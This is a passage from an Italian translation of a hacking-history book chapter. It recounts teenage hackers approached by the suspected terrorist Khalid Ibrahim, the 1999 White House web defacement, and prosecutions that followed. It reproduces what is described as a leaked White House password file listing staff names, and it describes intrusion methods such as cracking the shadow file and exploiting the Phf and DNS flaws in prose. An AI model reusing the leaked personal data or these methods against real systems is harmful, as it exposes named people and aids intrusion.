In seguito cercarono di ottenere da Comrade la password per accedere ai suoi dischi rigidi crittati. Quando lui gli rispose di no, gli dissero che sapevano come craccare le password. Ma Comrade ne sapeva di più: aveva usato la crittazione del software Pgp e la sua password "era lunga circa cento lettere". Eppure insiste che non è difficile da ricordare, sono tre delle sue citazioni preferite attaccate, che formano un'unica stringa.

Comrade non li sentì più per circa sei mesi. Poi un giorno venne a sapere che il governo stava per denunciarlo. Il giorno in cui finì in tribunale, era stato denunciato per quello che il pubblico ministero aveva definito "lo spegnimento di tre settimane dei computer della Nasa e l'intercettazione di migliaia di messaggi di posta elettronica all'interno del Dipartimento della difesa".

Come so fin troppo bene, i presunti "danni" reclamizzati dai pubblici ministeri e i danni nella vita reale sono a volte piuttosto differenti. Comrade aveva scaricato dei software dal Centro aerospaziale "Marshall" della Nasa in Alabama usati per controllare la temperatura e l'umidità della Stazione spaziale internazionale; il governo affermò che il fatto aveva causato per tre settimane la chiusura di certi sistemi informatici. L'attacco al Dipartimento della difesa offriva dei motivi di preoccupazione più realistici: Comrade era entrato nel sistema informatico dell'Agenzia della difesa per la riduzione delle minacce e vi aveva installato una "backdoor" che gli permetteva di entrare in qualsiasi momento.

Il governo considerava ovviamente questo grave caso come monito per altri ragazzini hacker, e sul suo arresto si prodigò al massimo per dargli risalto sulla stampa, affermando che si trattava della persona più giovane mai arrestata per hacking per un crimine federale. Il ministro della Giustizia, Janet Reno, rilasciò anche una dichiarazione che diceva in un passaggio: "Questo caso, che segna la prima volta in cui un giovane hacker sconterà una pena in una struttura detentiva, dimostra che prendiamo sul

serio l'intrusione informatica e che stiamo lavorando con i nostri colleghi per l'applicazione delle leggi che combattono in modo aggressivo questo problema".

Il giudice cominciò a Comrade sei mesi di carcere seguiti da sei mesi di *probation*,<sup>6</sup> da iniziare a scontare alla fine del semestre scolastico. La madre di Comrade era ancora viva all'epoca; assunse un nuovo avvocato, ottenne la scrittura di diverse lettere, presentò ai giudici quello che Comrade chiama "un caso completamente nuovo", e, incredibilmente, riuscì a ottenere uno sconto della pena agli arresti domiciliari seguiti da quattro anni di *probation*.

A volte nella vita non riusciamo a cogliere il meglio dalle opportunità che ci vengono offerte. "Rimasi agli arresti domiciliari e stavo scontando il periodo di *probation*. Accaddero diverse cose, iniziai ad andare a troppe feste, così mi spedirono alla riabilitazione." Tornato dalla riabilitazione, Comrade ottenne un lavoro in una azienda che faceva affari su Internet e avviò il suo business online. Ma lui e il funzionario della *probation* non riuscivano a incontrarsi di persona e Comrade venne alla fine spedito in prigione. Aveva solo sedici anni e veniva arrestato per azioni che aveva commesso all'età di quindici anni.

Non ci sono tutti questi giovani nel sistema di prigioni federali; il posto in cui fu spedito si rivelò un "campo" (apparentemente un termine appropriato) in Alabama che ospitava solo dieci prigionieri e che Comrade descrive "più come una scuola: porte chiuse a chiave e fili spinati, ma per il resto senza avere molto della prigione". Non doveva neanche andare a scuola perché aveva già finito le superiori.

Tornato a Miami, e ancora in libertà vigilata, a Comrade fu data una lista di hacker cui non era autorizzato a parlare. "Nella lista c'erano questo tizio, quell'altro e ne0h." Solo "ne0h" era conosciuto dal governo federale esclusivamente attraverso pseudonimo. "Non avevano idea di chi fosse. Se io avevo accesso a duecento cose, lui lo aveva a mille," dice Comrade. "ne0h era molto scaltro." Per quel che ne sanno entrambi, il braccio della legge non è ancora riuscito ad affibbiargli un nome o a localizzarlo.

### *Si indaga su Khalid*

Khalid era il militante combattente che diceva di essere o solo un impostore che tirava i fili dei ragazzi? O forse era un'ope-

<sup>6</sup> La *probation* consiste nella sospensione della pena in cambio della promessa del rispetto da parte del condannato di alcune norme di buona condotta. È assimilabile, con alcune differenze, alla nostra libertà vigilata. [N.d.T.]

razione del Fbi per sondare fin dove i giovani hacker erano disposti a spingersi? In un'occasione o nell'altra, tutti gli hacker che ebbero a che fare con Khalid si insospettirono che non fosse veramente un militante; e tuttavia l'idea di fornire delle informazioni a un agente straniero sembra averli disturbati molto meno dell'idea che l'uomo potesse ingannarli. Come dice Comrade: "Mi chiesi per molto tempo chi fosse [Khalid]. Non sapevo se fosse un federale o quello che diceva di essere. Parlando con ne0h e parlando con lui, mi convinsi fosse abbastanza onesto. Ma non presi mai soldi da lui, quello fu un limite che non volli superare". (In un momento precedente della conversazione, quando aveva menzionato l'offerta di Khalid di diecimila dollari, era sembrato colpito dalla somma. Avrebbe veramente rifiutato i soldi se i suoi sforzi fossero andati in porto e se Khalid lo avesse veramente pagato? Forse anche Comrade stesso non conosce veramente la risposta a questa domanda.)

ne0h sostiene che Khalid "sembrava del tutto professionale" ma ammette di aver avuto dei dubbi nel corso del tempo sul fatto che fosse veramente un combattente. "Ogni volta che parlavo con lui, pensavo fosse un cazzaro. Ma dopo aver fatto delle ricerche con alcuni amici che aveva contattato e cui aveva dato altre informazioni, pensammo fosse veramente chi diceva di essere."

Un altro hacker, Savec0re, incontrò una persona su Irc che diceva di avere uno zio nel Fbi che poteva garantire l'immunità a un intero gruppo di hacker chiamato Milw0rm. "Pensai che questo sarebbe stato il segnale per il Fbi che non eravamo ostili," disse Savec0re al giornalista McKay in un'intervista via e-mail. "Così gli diedi il mio numero di telefono. Il giorno dopo ricevetti una chiamata dal cosiddetto agente del Fbi, ma aveva un accento pakistano incredibilmente marcato."

"Disse che il suo nome era Michael Gordon e che faceva parte del Fbi di Washington," disse Savec0re al giornalista. "Realizzai quindi che si trattava dello stesso Ibrahim." Mentre alcune persone si chiedevano se il presunto terrorista non facesse parte di un'operazione di test del Fbi, Savec0re giungeva alla conclusione opposta: che l'uomo che affermava di essere un agente del Fbi fosse il terrorista stesso, che cercava di verificare se i ragazzi erano pronti a denunciarlo.

L'idea che si potesse trattare di un'operazione del Fbi non sembra reggersi in piedi. Se il governo federale avesse voluto scoprire che cosa questi ragazzi erano capaci di fare, avrebbero messo in giro dei soldi. Quando il Fbi pensa che una situazione è abbastanza seria da mettere in piedi un'operazione di test, investono dei soldi nell'impresa. Promettere mille dollari a ne0h e poi non pagarlo non avrebbe avuto alcun senso.

Apparentemente, solo un hacker ricevé veramente dei soldi da Khalid Chameleon. "Una mattina aprii la cassetta della posta e vi trovai un assegno da mille dollari con un numero da chiamare a Boston," dice Chameleon, citato da un altro articolo di "Wired News" (4 novembre 1998). Khalid aveva capito che Chameleon aveva le mappe delle reti telematiche governative; l'assegno era il pagamento delle mappe. Chameleon riscosse l'assegno. Due settimane dopo fu perquisito in casa e interrogato dal Fbi sul pagamento, il che solleva la domanda interessante di come il governo fosse a conoscenza dei mille dollari. Tutto questo prima dell'11 settembre, quando il Fbi era attento soprattutto ai crimini nazionali e prestava un'attenzione minima alla minaccia terroristica. Chameleon ammise di aver preso dei soldi ma ribadì al giornalista di "Wired News" di non aver fornito le mappe delle reti dei computer del governo.

Anche se Chameleon aveva confessato di aver accettato dei soldi da un terrorista straniero, il che gli avrebbe potuto valere una denuncia per spionaggio e la possibilità di una condanna molto pesante, nessuna accusa fu mai formulata, il che rende il mistero ancora più fitto. Forse il governo voleva solo che si spargesse la voce nella comunità hacker che fare affari con agenti stranieri poteva essere rischioso. Forse l'assegno non proveniva da Khalid, dopotutto, ma dal Fbi.

Poche persone conoscono la vera identità di Chameleon e lui ci tiene molto affinché rimanga tale. Volevamo raccogliere la sua versione della storia. Si è rifiutato di parlarne (se non per dire che pensava che Khalid fosse un agente federale che fingeva di essere un terrorista.) Se mi fossi trovato nella sua posizione, probabilmente anch'io non avrei voluto essere intervistato sulla questione.

### *Harakat ul-Mujaheddin*

Mentre cercava i log delle chat Irc, McKay scoprì che Khalid a un certo punto si era descritto ai giovani hacker come un membro di Harakat-ul-Ansar.<sup>7</sup> Secondo la South Asia Intelligence Review, "l'Harakat-ul-Ansar era considerata un'organizzazione terroristica da parte degli Stati Uniti a causa della sua associazione con il terrorista esiliato Osama bin Laden nel 1997. Per evitare le ripercussioni della messa al bando degli Stati Uniti, il gruppo era stato rinominato Harakat-ul-Mujaheddin nel 1998".<sup>8</sup>

Il Dipartimento di stato degli Stati Uniti ha messo ripetutamente in guardia su questo gruppo. Un comunicato recita: "Fun-

<sup>7</sup> Ibid.

<sup>8</sup> Dal sito sapt.org, South Asia Intelligence Review.

zionari pakistani dissero che un'incursione aerea degli Stati Uniti del 23 ottobre [2001] aveva ucciso ventidue guerriglieri pakistani che combattevano insieme ai talebani nelle vicinanze di Kabul. I deceduti facevano parte di Harakat ul-Mujaheddin... [che] era stato inserito dal Dipartimento di stato nell'elenco ufficiale delle organizzazioni terroriste nel 1995".<sup>9</sup>

In effetti Harakat è oggi uno dei trentasei gruppi indicati dal Dipartimento di stato come organizzazioni terroriste straniere. Il nostro governo, in altre parole, lo considera uno dei peggiori attori sulla faccia del pianeta.

Ovviamente i giovani hacker non sapevano questo. Per loro, era tutto un gioco.

Per quel che riguarda Khalid, un maggiore generale delle forze armate, parlando di sicurezza dell'informazione nell'aprile 2002, confermò che egli era un terrorista, parlando al suo pubblico dei legami tra gli hacker e "Khalid Ibrahim del pakistano Harakat-ul-Ansar".<sup>10</sup> A ogni modo, il generale sembrava agitato dal fatto che Khalid non si trovasse in Pakistan, ma nel paese stesso del generale, a Dehli, in India.

### *Dopo il disastro dell'11 settembre*

Alcuni hacker manipolano e ingannano. Si fanno beffe dei sistemi informatici facendo credere loro di possedere l'autorizzazione che hanno in realtà rubato, praticano il social engineering per manipolare le persone onde raggiungere i loro scopi. Tutto questo significa che quando parli a un hacker, devi ascoltare attentamente per vedere se quello che ti sta dicendo, e il modo in cui lo sta dicendo, suggerisce che può essere creduto. A volte non ne sei sicuro.

Il mio coautore e io non siamo sicuri di quello che ne0h ci ha detto della sua reazione all'11 settembre. Pensiamo che sia sufficiente condividerlo con il lettore:

Sai quanto ho pianto per questo? Sentii che la mia vita era finita.

Questa considerazione era accompagnata da una strana risata nervosa, che significava cosa? Non siamo in grado di dirlo:

<sup>9</sup> "The United States and the Global Coalition Against Terrorism, September-December 2001: A Chronology", [www.state.gov/r/pa/ho/fs/5889.htm](http://www.state.gov/r/pa/ho/fs/5889.htm).

<sup>10</sup> Discorso del generale maggiore Yashwant Deva, Avsm, (Retd), President Iete, on "Information Security" all'India International Centre, New Dehli, 6 aprile 2002.

Il pensare che forse avevo qualcosa a che farci. Se fossi entrato nei sistemi della Lockheed Martin o della Boeing e avessi ottenuto più informazioni, avrebbero potuto usarle. Fu un momento molto brutto per me e per l'America.

Piansi perché non avevo mai pensato di denunciarlo. Non avevo usato la mia capacità di giudicare. Questa è la ragione per cui mi assunse per fare tutte quelle cose...

Se avessi avuto anche solo il mignolo di una mano nel World Trade Center... [Il pensiero] era assolutamente devastante.

In verità ho perso tre amici nel World Trade Center; non sono mai stato così male.

Molti hacker sono adolescenti o sono anche più giovani. È forse troppo presto per riconoscere il pericolo potenziale che comporta il rispondere alle richieste di qualcuno che potrebbe minacciare il nostro paese? Personalmente, mi piace pensare che l'11 settembre abbia reso gli hacker americani – anche quelli molto giovani – sospettosi, più difficili da raggirare da parte di un terrorista. Spero solo di avere ragione.

### *L'intrusione nella Casa Bianca*

La storia della sicurezza informatica corre in un certo senso parallela all'antica storia della crittografia. Per secoli, i produttori di codici hanno ideato dei sistemi di cifratura che hanno sempre definito "impenetrabili". Anche oggi, in un'epoca in cui i computer che possono cifrare istantaneamente un messaggio che usa un *one time pad*,<sup>11</sup> o una chiave contenente centinaia di caratteri, la maggior parte dei codici sono ancora penetrabili. (L'organizzazione degli Stati Uniti preposta alla produzione dei codici e alla decodificazione, la National Security Agency, rivendica una quantità di computer superveloci e superpotenti.)

La sicurezza informatica è come un gioco continuo del gatto e del topo, con gli esperti di sicurezza da un lato e gli intrusi dall'altro. Il sistema operativo Windows contiene decine di milioni di linee di codice. È ovvio che qualsiasi software di dimensioni imponenti conterrà inevitabilmente dei punti deboli che gli hacker più accorti finiranno per scoprire.

Nel frattempo, i lavoratori delle aziende, i burocrati e a volte anche i professionisti della sicurezza installeranno un nuovo computer o una nuova applicazione e trascureranno i passi per cam-

<sup>11</sup> La crittografia *one time pad*, o sistema di Vernam, si basa sul principio che la chiave per aprire il messaggio di testo è della stessa lunghezza del messaggio stesso. Il termine "pad" (blocchetto) deriva dal fatto che i primi materiali utilizzati per implementare il sistema erano dei blocchetti di cartagommata. [N.d.T.]

biare la password assegnata automaticamente, o per costruirne una ragionevolmente sicura, lasciando il sistema in uno stato vulnerabile.

Se leggete le notizie riguardanti gli attacchi e le intrusioni degli hacker, sapete già che i siti militari e governativi e persino il sito della Casa Bianca, sono già stati compromessi. In alcuni casi ripetutamente.

Entrare in un sito web e defacciarne una pagina è un conto, la maggior parte delle volte è un'operazione semplice, se non addirittura noiosa. Eppure, molte persone si servono di una sola password per usi differenti; se l'intrusione in un sito conduce alla cattura di alcune password, gli attaccanti potrebbero ritrovarsi nella posizione di poter accedere ad altri sistemi della rete locale e fare molti più danni. ne0h dice che nel 1999 lui e altri due membri del gruppo hacker gLobaLheLL fecero proprio questo, in uno dei punti più sensibili degli Stati Uniti: la Casa Bianca.

Credo che alla Casa Bianca stessero reinstallando il loro sistema operativo. Avevano tutta la configurazione in automatico. E in quella finestra di dieci, quindici minuti, Zyklon e MostFearD riuscirono a entrare, ottenere il file "shadow" con le password, craccarlo, entrare e cambiare il sito. Ero proprio lì mentre lo facevano.

Fondamentalmente si trovarono nel posto giusto al momento giusto. Accadde per caso, fu solo un colpo di fortuna se capitò loro di essere online proprio nel momento in cui lavoravano sul sito.

Avevamo discusso nella chat room di gLobaLheLL. Fui svegliato da una telefonata intorno alle tre di notte in cui mi dicevano che lo stavano facendo. Dissi: "Merda. Provateci". Schizzai al computer. Come previsto, ce la fecero.

MostFearD e Zyklon fecero la parte maggiore del lavoro. Mi diedero il file "shadow" da craccare il più rapidamente che potessi. Ottenni una [password], che era una parola semplice del dizionario. Era tutto lì.

ne0h ci ha fatto avere una parte di quello che dice essere il file con le password che gli altri ottennero e gli passarono. File che contiene un elenco di quelli che sembrano essere alcuni degli utenti autorizzati dello staff della Casa Bianca<sup>12</sup>:

<sup>12</sup> Confermare questa informazione è difficile. Poiché questo attacco è avvenuto sotto l'amministrazione Clinton, nessuna delle persone elencate sta lavorando alla Casa Bianca al momento. Ma sono disponibili alcuni frammenti. Monty Haymes lavorava come cameraman. Christopher Haymes è il nome di un giornalista del giornale britannico "Financial Times"; da quello che siamo riusciti ad accettare, non esiste un impiegato omonimo della Casa Bianca. Debra Reid è una fotografa dell'Associated Press. Nessuno di nome Connie Colabatisto sembra aver mai lavorato alla Casa Bianca; una donna con quel nome è (o era) sposata a Gene Colabatisto, che era presidente della società Solutions at the Space Imaging, ma non c'è un collegamento evidente con la persona del team della Casa Bianca.

```
root:x:0:1:Super-User:/sbin/sh
daemon:x:1:1:::
bin:x:2:2::/usr/bin:
sys:x:3:3:::
adm:x:4:4:Admin:/var/adm:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
bing:x:1001:10:Bing Feraren:/usr/users/bing:/bin/sh
orion:x:1002:10:Christopher
Adams:/usr/users/orion:/usr/ace/sdshell
webadm:x:1130:101:web
Administrator:/usr/users/webadm:/bin/sh
cadams:x:1003:10:Christopher
Adams:/usr/users/cadams:/usr/ace/sdshell
bartho_m:x:1004:101:Mark
Bartholomew:/usr/users/bartho_m:/usr/ace/sdshell
monty:x:1139:101:Monty Haymes:/usr/users/monty:/bin/sh
debra:x:1148:101:Debra Reid:/usr/users/
debra:/bin/sh
connie:x:1149:101:Connie
Colabatistto:/usr/users/connie:/bin/sh
bill:x:1005:101:William Hadley:/usr/users/bill:/bin/sh
```

Questo testo è scritto nella forma di un file di password di Unix o Linux, del genere usato quando le password crittate sono archiviate in un file separato e protetto. Il comando “sdshell”, presente su alcune linee, suggerisce che questi utenti, per sicurezza aggiuntiva, erano in possesso di un piccolo strumento elettronico chiamato “Rsa Secure Id”, che mostra un numero a sei cifre che cambia ogni sessanta secondi. Per entrare nel sistema, gli utenti devono digitare il numero a sei cifre mostrato in quel dato momento dal loro identificativo di sicurezza, insieme a un numero Pin (che può essere assegnato, in alcune compagnie, o scelto di persona, in altre). Il sito web della Casa Bianca fu defacciato al momento dell'intrusione, proprio per dimostrare che erano stati lì, secondo quanto dice ne0h, che ci ha dato un link al defacciamento.<sup>13</sup> Oltre ad avere un simbolo del gruppo hacker gLobaLheLL, il messaggio comprendeva anche un logo dell'Hong

<sup>13</sup> <http://www.attrition.org/mirror/attrition/1999/05/10/www.whitehouse.gov/mrror.html>.

Kong Danger Duo. Quello era, dice ne0h, un nome falso messo lì per aggiungere un elemento di depistaggio.

Da quel che ricorda ne0h, le persone responsabili per l'hack della Casa Bianca non provarono nessuna emozione particolare per essere riusciti a entrare in quello che dovrebbe essere uno dei primi cinque o dieci siti web più sicuri del paese. Erano "alquanto indaffarati a penetrare ovunque fosse possibile", spiega ne0h, "per dimostrare al mondo che eravamo i migliori". Invece di pacche virtuali sulle spalle a tutti, c'era, dice, più un'atteggiamento da "ottimo lavoro, ragazzi, ce l'abbiamo fatta finalmente, qual è il prossimo?".

Ma non era rimasto loro molto tempo per altre incursioni di sorta. I loro mondi stavano per andare in pezzi. E questa parte del racconto riporta la storia indietro, ancora una volta, al misterioso Khalid.

A questo punto è Zyklon, conosciuto anche come Eric Burns, a prendere la staffetta del racconto. Non fu mai veramente un membro di gLobaLheLL, dice, ma passava del tempo su Irc con alcuni dei ragazzi. Secondo la sua descrizione degli eventi, l'hack della Casa Bianca divenne possibile quando scoprì che il sito poteva essere compromesso sfruttando un baco in un programma campione chiamato Phf, che viene usato per accedere a un database contenente un elenco telefonico sul web. Questa vulnerabilità era critica, ma sebbene le persone nella comunità hacker ne fossero a conoscenza, "non molti la utilizzavano", dice Zyklon.

Facendo una serie di mosse (specificate nella parte di riflessioni di questo capitolo), riuscì a ottenere l'accesso di root<sup>14</sup> a whitehouse.gov e a garantirsi l'accesso ad altri sistemi della rete locale, compreso il server di posta elettronica della Casa Bianca. Zyklon a quel punto aveva la capacità di intercettare qualsiasi messaggio tra gli addetti della Casa Bianca e il pubblico, anche se questi messaggi non avrebbero ovviamente rivelato alcuna informazione riservata.

"Ma riuscì anche," racconta Zyklon, "a prendere una copia della password e dei file shadow." Si fecero un giro nel sito, vedendo quello che potevano trovare, aspettando fino a che le persone non iniziavano ad arrivare per lavoro. Mentre stava aspettando, ricevè un messaggio da Khalid, che diceva che stava scrivendo un articolo su alcune intrusioni recenti e chiedeva a Zyklon se aveva da raccontargli qualcuno degli ultimi exploit. "Così gli dissi che proprio in quel momento ci trovavamo sul sito della Casa Bianca," dice Zyklon.

Nel giro di un paio d'ore da quello scambio, racconta Zyklon,

<sup>14</sup> Avere l'accesso di root a un server significa controllare quella macchina come l'amministratore del sistema. [N.d.T.]

videro apparire uno sniffer sul sito: un amministratore di sistema stava cercando di vedere che cosa stava accadendo e cercando di identificare le persone sul sito. Una pura coincidenza? O aveva forse un motivo particolare per essere sospettoso in quel momento particolare? Ci sarebbero voluti mesi prima che Zyklon scoprisse la risposta. In quel momento, non appena scoprirono lo sniffer, i ragazzi staccarono la spina, uscirono dal sito e sperarono di essersi accorti dell'amministratore prima che questi si fosse accorto di loro.

Ma avevano colpito il proverbiale nido di vespe. Circa due settimane dopo il Fbi arrivò in forze e rastrellò tutti i membri di gLobaLheLL che era riuscita a identificare. Oltre a Zyklon – all'epoca diciannovenne, arrestato nello stato di Washington – presero anche MostHateD (Patrick Gregory, anch'egli diciannove anni, del Texas) e MindPhasr (Chad Davis, del Wisconsin), insieme ad altri.

ne0h fu tra i pochi che scamparono alla retata. Dal posto sicuro remoto in cui si trovava, era infuriato, e pubblicò una pagina di defacciamento di un sito con un messaggio di sfida; studiato per la prima serata, recitava: "Statemi a sentire fottuti bastardi del Fbi. Non provate a fottete i nostri membri, o perdete. Controlliamo fbi.gov nel momento in cui sto scrivendo questo messaggio. E VOI AVETE PAURA. Siamo stati arrestati perché voi stupidi idioti non capite chi ha hackerato whitehouse... giusto? E così vi portate tutti dentro per vedere se uno di loro spiffera. BUONA FORTUNA, STRONZI, NON SPIFFEREREMO. Non lo capite? HO DETTO DOMINIAMO IL MONDO".

E firmò: "Lo spietato, ne0h".<sup>15</sup>

### *Dopo la botta*

E così, come è potuto accadere che l'amministratore di sistema stesse monitorando il sito di prima mattina? Zyklon non ha alcun dubbio a riguardo. Quando i pubblici ministeri prepararono le carte per il suo caso, vi trovò una dichiarazione secondo la quale le informazioni che avevano svelato l'intrusione di gLobaLheLL sul sito della Casa Bianca erano state fornite da un informatore del Fbi. Secondo i suoi ricordi, le carte dicevano anche che l'informatore si trovava a Nuova Dehli, in India.

Secondo Zyklon, non ci sono dubbi. L'unica persona cui aveva parlato dell'irruzione nella Casa Bianca – l'unica persona –

<sup>15</sup> Anche qui è difficile verificare. In ogni caso, il testo citato può essere visualizzato qui: <http://www.attrition.org/mirror/attrition/1999/05/26/mmic.snu.ac.kr/>

era Khalid Ibrahim. Uno più uno fa due: Khalid era un informatore del Fbi.

Ma il mistero rimane. Anche se Zyklon avesse ragione, la storia è tutta qui? Khalid era un informatore che aiutava il Fbi a individuare dei ragazzini che intendevano condurre delle incursioni su siti sensibili? O esiste un'altra spiegazione possibile: che il suo ruolo come informatore era solo una metà della storia e che in realtà lui fosse anche il terrorista pakistano identificato dal generale indiano. Un uomo che giocava una partita doppia, aiutando la causa dei talebani mentre infiltrava il Fbi.

Certamente le sue paure, che uno dei ragazzi potesse denunciarlo al Fbi, collimano con questa versione della storia.

Solo poche persone conoscono la verità. La domanda è se gli agenti del Fbi e i procuratori federali coinvolti sono tra coloro che conoscono la vera storia. O furono ingannati anche loro?

Alla fine, Patrick Gregory e Chad Davis furono condannati a ventisei mesi e Zyklon Burns fu condannato a quindici mesi. Tutti e tre hanno finito di scontare la pena e sono fuori di prigione.

### *Cinque anni più tardi*

In questi giorni l'hacking è quasi solo un ricordo per Comrade, ma la sua voce si ravviva quando parla "del brivido di fare cose che non dovresti fare, andare in posti dove non dovresti andare, sperando di imbatterti in qualcosa di fico".

Ma è tempo di rifarsi una vita. Dice che sta pensando al college. Quando abbiamo parlato, era appena tornato da un giro di perlustrazione nelle scuole israeliane. La lingua non sarebbe un problema così grande, ha imparato l'ebraico alle elementari e in realtà era sorpreso da quanto ne ricordava.

Le sue impressioni del paese erano ambivalenti. Le ragazze sembravano "veramente delle grandi" e gli israeliani molto legati all'America: "Sembrano ammirare gli americani". Per esempio, una volta era insieme ad alcuni israeliani che stavano bevendo una bibita gassata che non aveva mai visto, chiamata Rc Cola; venne fuori che era un prodotto americano. Gli israeliani spiegarono: "Sulle pubblicità, questo è quello che bevono gli americani". Si imbatté anche in "degli umori antiamericani con persone che non erano d'accordo con la nostra politica", ma li prese con calma: "Immagino che li incontri ovunque".

Aveva odiato il clima "freddo e piovoso" mentre si trovava lì. E poi c'era la questione del computer. Aveva comprato un portatile con la connessione wireless proprio per il viaggio, ma aveva scoperto che "gli edifici sono fatti di queste grosse pietre spesse". La sua macchina poteva vedere cinque o sei network ma i segnali

erano troppo deboli per connettersi e aveva dovuto camminare venti minuti per raggiungere un posto da cui collegarsi.

Adesso Comrade è tornato a Miami. Da adolescente con un reato sulla fedina penale, vive di quanto ha ereditato e sta cercando di decidere se frequentare l'università. Ha vent'anni e non sta facendo molto altro.

Il vecchio amico di Comrade, ne0h, lavora per una grande compagnia di telecomunicazioni (un lavoro dalle 9 alle 17 "non è cosa buona", dice), ma si trasferirà presto a Los Angeles per tre mesi per fare un lavoro manuale in cui la paga è molto più alta dei soldi che sta facendo ora. Adesso che sta entrando nella società "ufficiale", spera di mettere da parte abbastanza soldi per il preacquisto di una casa nel quartiere in cui vive attualmente.

Quando i tre mesi per il lavoretto ben pagato saranno finiti, anche ne0h parla di andare all'università, ma non per studiare informatica. "La maggior parte delle persone che ho conosciuto che hanno una laurea in informatica non sanno un cazzo," dice. Invece, gli piacerebbe laurearsi in economia e management organizzativo per poi entrare nel campo informatico a livello di business.

Quando parla dei suoi vecchi exploit ricorda di nuovo la sua fissazione per Kevin. Fino a che punto immaginava di mettersi nei miei panni?

Se volevo essere catturato? Volevo e non volevo. Venire presi significa "lo posso fare, l'ho fatto". Non è che volessi essere preso di proposito. Volevo essere arrestato in modo che avrei potuto battermi, sarei stato rilasciato, sarei stato l'hacker che ce l'aveva fatta. Sarei uscito, avrei avuto un buon lavoro ben pagato in un'agenzia governativa e avrei fatto parte di diritto dell'underground.

### *Quanto è grande la minaccia?*

L'alleanza tra terroristi determinati e giovani hacker senza paura potrebbe essere disastrosa per questo paese. Questo episodio mi ha spinto a chiedermi quanti altri Khalid ci sono in giro a reclutare ragazzi (o anche adulti non patriottici con le capacità degli hacker) che sono affamati di soldi, riconoscimento personale o della soddisfazione di portare a termine compiti difficili. I reclutatori dopo Khalid potrebbero essere più occulti e non così facili da identificare.

Quando ero detenuto in attesa di processo, fui avvicinato diverse volte da un signore della droga colombiano. Stava scontando l'ergastolo in una prigione federale con la possibilità della semilibertà. Mi fece una bella proposta: sarei stato pagato cin-

que milioni di dollari in contanti se avessi hackerato il "Sentry" – il sistema informatico dell'Ufficio federale delle prigioni – e l'avessi liberato. L'uomo era credibile e assolutamente serio. Declinai l'offerta, ma diedi l'impressione che l'avrei aiutato comunque onde evitare qualsiasi conflitto. Mi chiedo cosa avrebbe fatto ne0h in una situazione simile.

I nostri nemici potrebbero addestrare i loro soldati nell'arte della cyber-guerriglia per attaccare la nostra infrastruttura e difendere la loro. Sembra del tutto ovvio che questi gruppi recluterebbero anche degli hacker di valore di qualsiasi parte del mondo per l'addestramento e per delle missioni cruciali.

Nel 1997 e nel 2003, il Dipartimento della difesa lanciò l'operazione "Eligible Receiver", uno sforzo per testare la vulnerabilità della nazione agli attacchi elettronici. Secondo un resoconto pubblicato dal "Washington Times",<sup>16</sup> sulla prima di queste operazioni, "i capi del Pentagono sono rimasti scioccati da un'esercitazione militare che ha dimostrato quanto sia facile per gli hacker paralizzare le reti telematiche militari e civili degli Stati Uniti". L'articolo continua spiegando che la National Security Agency aveva creato un gruppo di suoi specialisti informatici per formare una "squadra rossa" di hacker, cui era permesso utilizzare esclusivamente computer venduti al dettaglio al pubblico e qualsiasi strumento di hacking, compreso il codice degli exploit, che potevano scaricare da Internet o da bollettini elettronici.

Nel giro di pochi giorni gli hacker della squadra rossa avevano penetrato i sistemi informatici assumendo il controllo di alcune parti della griglia elettrica della nazione e con una serie di comandi avrebbero potuto oscurare intere sezioni del paese. "Se l'esercitazione fosse stata reale," scriveva il "Christian Science Monitor", "avrebbero potuto disattivare i sistemi di comunicazione del Dipartimento della difesa (tagliando fuori gran parte del Comando del Pacifico) e guadagnarsi l'accesso ai sistemi informatici a bordo degli incrociatori della marina americana."<sup>17</sup>

Per quel che riguarda la mia esperienza personale, io riuscii ad aggirare i dispositivi di sicurezza usati da diverse Baby Bells<sup>18</sup> per controllare l'accesso ai commutatori delle linee telefoniche. Circa dieci anni fa, avevo il controllo completo della maggior parte dei commutatori gestiti da Pacific Bells, Sprint,

<sup>16</sup> "Computer hackers could disable Military; System Compromised in Secret Exercise", di Bill Gertz, "Washington Times", 16 aprile 1998.

<sup>17</sup> "Wars of the Future... Today", di Tom Regan, Christian Science Monitor, 24 giugno 1999.

<sup>18</sup> Le sette compagnie telefoniche regionali create nel 1984 dal governo federale, quando l'AT&T fu costretta a lasciare i suoi servizi di telefonia locali per far spazio alla concorrenza. [N.d.T]

Gte e altri. Immaginate il caos che un gruppo terrorista ben equipaggiato avrebbe potuto gettare con lo stesso livello di accesso.

I membri di Al Qaeda e di altri gruppi terroristi hanno usato più volte le reti telematiche per pianificare attacchi terroristici. Ci sono prove che indicano un qualche uso di Internet nella pianificazione delle loro operazioni per gli attacchi dell'11 settembre.

Se anche Khalid Ibrahim fosse riuscito a ottenere le informazioni attraverso uno dei giovani hacker, nessuno al momento lo ammette. Né esistono prove inoppugnabili che sia stato effettivamente legato agli attacchi al World Trade Center e al Pentagono. Eppure nessuno sa se lui o uno come lui ricomparirà nel cyberspazio, alla ricerca di aiutanti ingenui che provano il brivido di "fare cose che non dovresti fare, andare in posti dove non dovresti andare". Ragazzini che possono pensare che la sfida che viene offerta loro sia qualcosa di "fico".

Per i giovani hacker, una sicurezza debole rimane un invito continuo. Eppure gli hacker in questa storia avrebbero dovuto riconoscere il pericolo di uno straniero che li reclutava per compromettere le reti telematiche sensibili degli Stati Uniti. Mi devo chiedere quanti altri ne0h siano stati reclutati dai nostri nemici.

Una buona sicurezza non è mai stata così importante, in un mondo popolato da terroristi.

### *Riflessioni*

ne0h ci ha fornito dei dettagli sul modo in cui ha hackerato il sistema informatico della Lockheed Martin. La storia testimonia la capacità d'innovazione degli hacker ("se c'è una falla nella sicurezza, la troveremo" potrebbe essere il loro motto) e il racconto cautelativo per ogni organizzazione.

ne0h capì rapidamente che la stessa Lockheed Martin stava gestendo i suoi Domain Name Server. Il Dns è naturalmente il protocollo Internet che, per esempio, traduce ("risolve") www.disney.com in 198.187.189.55, un indirizzo che può essere utilizzato per instradare dei pacchetti di dati. ne0h sapeva che un gruppo di ricerca polacco aveva pubblicato quello che gli hacker chiamano un "exploit" – un programma realizzato specificamente per attaccare un punto vulnerabile preciso – per sfruttare una debolezza della versione del Dns che la Lockheed stava impiegando.

